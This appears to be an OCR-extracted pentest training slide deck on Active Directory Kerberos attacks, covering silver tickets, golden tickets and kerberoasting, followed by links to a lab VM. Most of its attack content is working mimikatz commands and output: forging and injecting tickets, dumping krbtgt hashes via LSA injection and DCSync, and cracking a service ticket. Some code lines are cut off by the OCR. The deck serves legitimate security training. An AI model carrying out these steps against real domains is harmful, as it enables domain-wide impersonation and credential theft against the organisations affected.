
```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADSECURITY.ORG /id:2601 /sid:S-1-5-21-1387203
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:f79329f906f0ef88e8d45c34e7d0f28f /service:wsman /ptt
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: f79329f906f0ef88e8d45c34e7d0f28f - rc4_hmac_nt
Service   : wsman
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 4/4/2015 10:18:08 PM ; 4/1/2025 10:18:08 PM ; 4/1/2025 10:18:08 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session
```

A

Get information needed such as domain, SID, target username, target FQDN, NTLM hash, Kerberos SPN

B

Create a Silver Ticket for the “http” service and “wsman” service to gain admin rights to WinRM and/or PowerShell Remoting on the target system.



```
-KERBEROAST-------
-Type -AssemblyName System.IdentityModel
-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'MSSQLSvc/

--CONVERT TO NTLM-------
ort-Module DSInternals
d = ConvertTo-SecureString 'P@ssword' -AsPlainText -Force
vertTo-NTHash $pwd

29964cc2480b4ef454c59562e675c

-----SILVER TICKET---------
beros::golden /sid:S-1-5-21-2490182989-4136226752-3308112936 /domain:JEFFLAB.LOCAL /ptt /ta

cmd -S jefflab-sql02.jefflab.local

ECT SYSTEM_USER;
```

```
PS C:\kerberoast-master> Python .\tgsrepcrack.py .\wordlist.txt .\1-40a50000-
433-JEFFLAB.LOCAL.kirbi
found password for ticket 0: P@ssword  File: .\1-40a50000-jeff@MSSQLSvc~jeffl
irbi
All tickets cracked!
PS C:\kerberoast-master>
```

Attack Tutorial Kerberos Silver Ticket

Reconduct of SANS Network Penetration Testing and Ethical Hacking


Golden Ticket

- **What:** Forged TGT (< 10 yrs)
- **Why:** Impersonate a domain admin (unrestricted access to the domain)
- **How:** Mimikatz + KRBTGT hash


Reconduct of SANS Network Penetration Testing and Ethical Hacking

Golden Ticket

Source



```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : OFFENSE / S-1-5-21-4172452648-1021989953-2368502130

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 8584cfccd24f6a7f49ee56355d41bd30
    LM   :
  Hash NTLM: 8584cfccd24f6a7f49ee56355d41bd30
    ntlm- 0: 8584cfccd24f6a7f49ee56355d41bd30
    lm  - 0: 8bbd560e1ba92208e397e7dab7bb7619

 * WDigest
    01  58af3607bb6344ee31ab5a4366ea78e5
    02  2278ff4907a67b45d876f956f5c76972
    03  42c54013b6b4cc4fe1e26ce9cefb625c
    04  58af3607bb6344ee31ab5a4366ea78e5
    05  2278ff4907a67b45d876f956f5c76972
    06  391882f4b6130e624593f64793ddd74c
    07  58af3607bb6344ee31ab5a4366ea78e5
    08  d63bb1f631a93090955138da50977b65
    09  d63bb1f631a93090955138da50977b65
    10  146ffdf8184a3e80bcb7d53c7280c021
    11  3da31ccb1e5fa2d443e7ede3bfbe32b4
    12  d63bb1f631a93090955138da50977b65
    13  b81af5aaab04d6538e4514dad9c4dc51
    14  3da31ccb1e5fa2d443e7ede3bfbe32b4
    15  9d50a46044cfb6b29af6792983fc9643
    16  9d50a46044cfb6b29af6792983fc9643
    17  d6a519191b6e2987c8f30b7d8f09c2a7
    18  7a805187bc1057c3bcf9c20ad57437cd
    19  534f5ab952018240e48203fff360b00f
    20  fe182f31174f63ca19cf652e9cce94de
    21  144bd0da501bbbec754352f7c0f7df05
    22  144bd0da501bbbec754352f7c0f7df05
    23  af571039e2e163ca061e88d2ff6b9af0
    24  d3f0777b3eb792471f6d11a01a9f8996
    25  d3f0777b3eb792471f6d11a01a9f8996
    26  77ce5f32ed50213783d2d3b00b507b08
    27  462dc0aaa318d0dd0ae4bd488345b5a9
    28  d8629f497b0d9d9b1afc1ba544ae6fda
    29  c15c68ffafe841d9d644577088e51801

 * Kerberos
    Default Salt : OFFENSE.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 2f208516c41c4313

 * Kerberos-Newer-Keys
    Default Salt : OFFENSE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b55ab7a025328e1c688f128fa0d65c003c31367eceaeeacc1fa11bc5df875fbf
      aes128_hmac       (4096) : ecdfd51359e4fe02a5e97eb0c41661dd
      des_cbc_md5       (4096) : 2f208516c41c4313
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\tools\mimikatz\
PS C:\tools\mimikatz> .\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on May  2 2018 00:26:52
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::golden /domain:offense.local /sid:S-1-5-21-4172452648-1021989953-2368502
User      : newAdmin
Domain    : offense.local (OFFENSE)
SID       : S-1-5-21-4172452648-1021989953-2368502130
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 8584cfccd24f6a7f49ee56355d41bd30 - rc4_hmac_nt
Lifetime  : 21/08/2018 22:01:54 ; 18/08/2028 22:01:54 ; 18/08/2028 22:01:54
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'newAdmin @ offense.local' successfully submitted for current session

mimikatz #
```

A

Extracting the krbtgt account's password NTLM hash.

B

Use Mimikatz to forge golden ticket that automatically gets injected in current logon session's memory



```
mimikatz # lsadump::dcsync /domain:jefflab /user:krbtgt
ERROR kuhl_m_lsadump_dcsync ; Domain not present, or doesn't look like a FQDN

mimikatz # lsadump::dcsync /domain:jefflab.local /user:krbtgt
[DC] 'jefflab.local' will be the domain
[DC] 'JEFFLAB-DC03.JEFFLAB.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 05/06/2017 08:33:16
Object Security ID   : S-1-5-21-2490182989-4136226752-3308112936-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: a49e8edf15676c64e31878a59d2bc319
    ntlm- 0: 00112233445566778899aabbccddeeff
    ntlm- 1: 000102030405060708090a0b0c0d0e00
    lm  - 0: 956704a8a098c1b78700d482892cd1e7
    lm  - 1: 9b84bcdd1d91b058dedbfeb862e09592
    lm  - 2: 8ed9eedd25e4e1722a3839b36bc903f6

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : ad527d3d6342a1d0f017207447932d54

* Primary:Kerberos-Newer-Keys *
    Default Salt : JEFFLAB.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 32e4d4e759e49e530c7442891baf5c62778f3a14cbf1be18862440fa7a155c86
      aes128_hmac       (4096) : 25de7c5e2cf09ec3ab05932ddd7765d0
      des_cbc_md5       (4096) : 461c944ad6a2a23d
    OldCredentials
      aes256_hmac       (4096) : 3348654958ca3ad024cb2158a5350d159204c8bdb54f66dc25a65749869f312d
      aes128_hmac       (4096) : 2c49a661fad233f595ab23026de1537c
```

Attack Tutorial Golden Ticket

Unfortunately, the rest of the material was based on proprietary and non-public information

☹

Reconduct of SANS Network Penetration Testing and Ethical Hacking

References

Credits

The following are some videos that were shown that you can repeat/refer to at your own time:


- https://www.youtube.com/watch?v=Fg2gvk0qgjM
- https://www.youtube.com/watch?v=t0pCiPXB5XA
- https://www.youtube.com/watch?v=aSAZzIqGeiY
- https://www.youtube.com/watch?v=njjwUoeOwhY
- https://www.youtube.com/watch?v=bTYR_xYSDIk
- https://www.youtube.com/watch?v=GTJyd-AMfuM
- https://www.youtube.com/watch?v=beRDcvBwTBw
- https://www.youtube.com/watch?v=f6SleGakcE0
- https://www.youtube.com/watch?v=pe5QBGhqAJM

This reconduct uses materials from:

- SANS 560.5: Domain Domination and Web App Pen Testing
- Offensive Security's OSCP training
- Alvin Lim's Brownbag on Common Attacks on Active Directory last year

A free virtual machine to take home ...

1. Download the ZIP file from https://www.paramountdefenses.com/vm/AD-Security.zip
2. Download VMware Player at https://www.vmware.com/go/getplayer-win
3. Extract the ZIP file
4. Create a folder named “Virtual Machines” in the “My Documents” folder
5. Move all contents of the ZIP file into the folder




AD-Security.zip

16% (4m 46s)

Downloaded: 1.22 GB of 7.22 GB
Download speed: 27 MB/s
Added at: 2:15 PM

C:/Users/Admin/Downloads

https://www.paramountdefenses.com/vm/AD-Security.zip



› This PC › Documents › Virtual Machines › AD Security

Name	Date modified
caches	7/6/2020 11:20 pm
AD Security.nvram	8/6/2020 1:20 am
AD Security.vmdk	8/6/2020 1:20 am
AD Security.vmsd	24/3/2020 9:41 am
AD Security.vmx	8/6/2020 1:20 am
AD Security.vmxf	24/3/2020 9:55 am
vmware.log	8/6/2020 1:20 am
vmware-0.log	8/6/2020 12:20 am
vmware-1.log	5/6/2020 2:21 am
vmware-2.log	5/6/2020 2:10 am

Reconduct of SANS Network Penetration Testing and Ethical Hacking


Post-course exercise

A free virtual machine to take home …

6. Launch VMware player and click “Open a Virtual Machine”
7. Point it to the "AD Security.vmx" file in the "My Documents\Virtual Machines\AD Security" folder
8. Then select the "AD Security VM" and click the play button to start it.
9. At the logon screen, login using the following credentials:

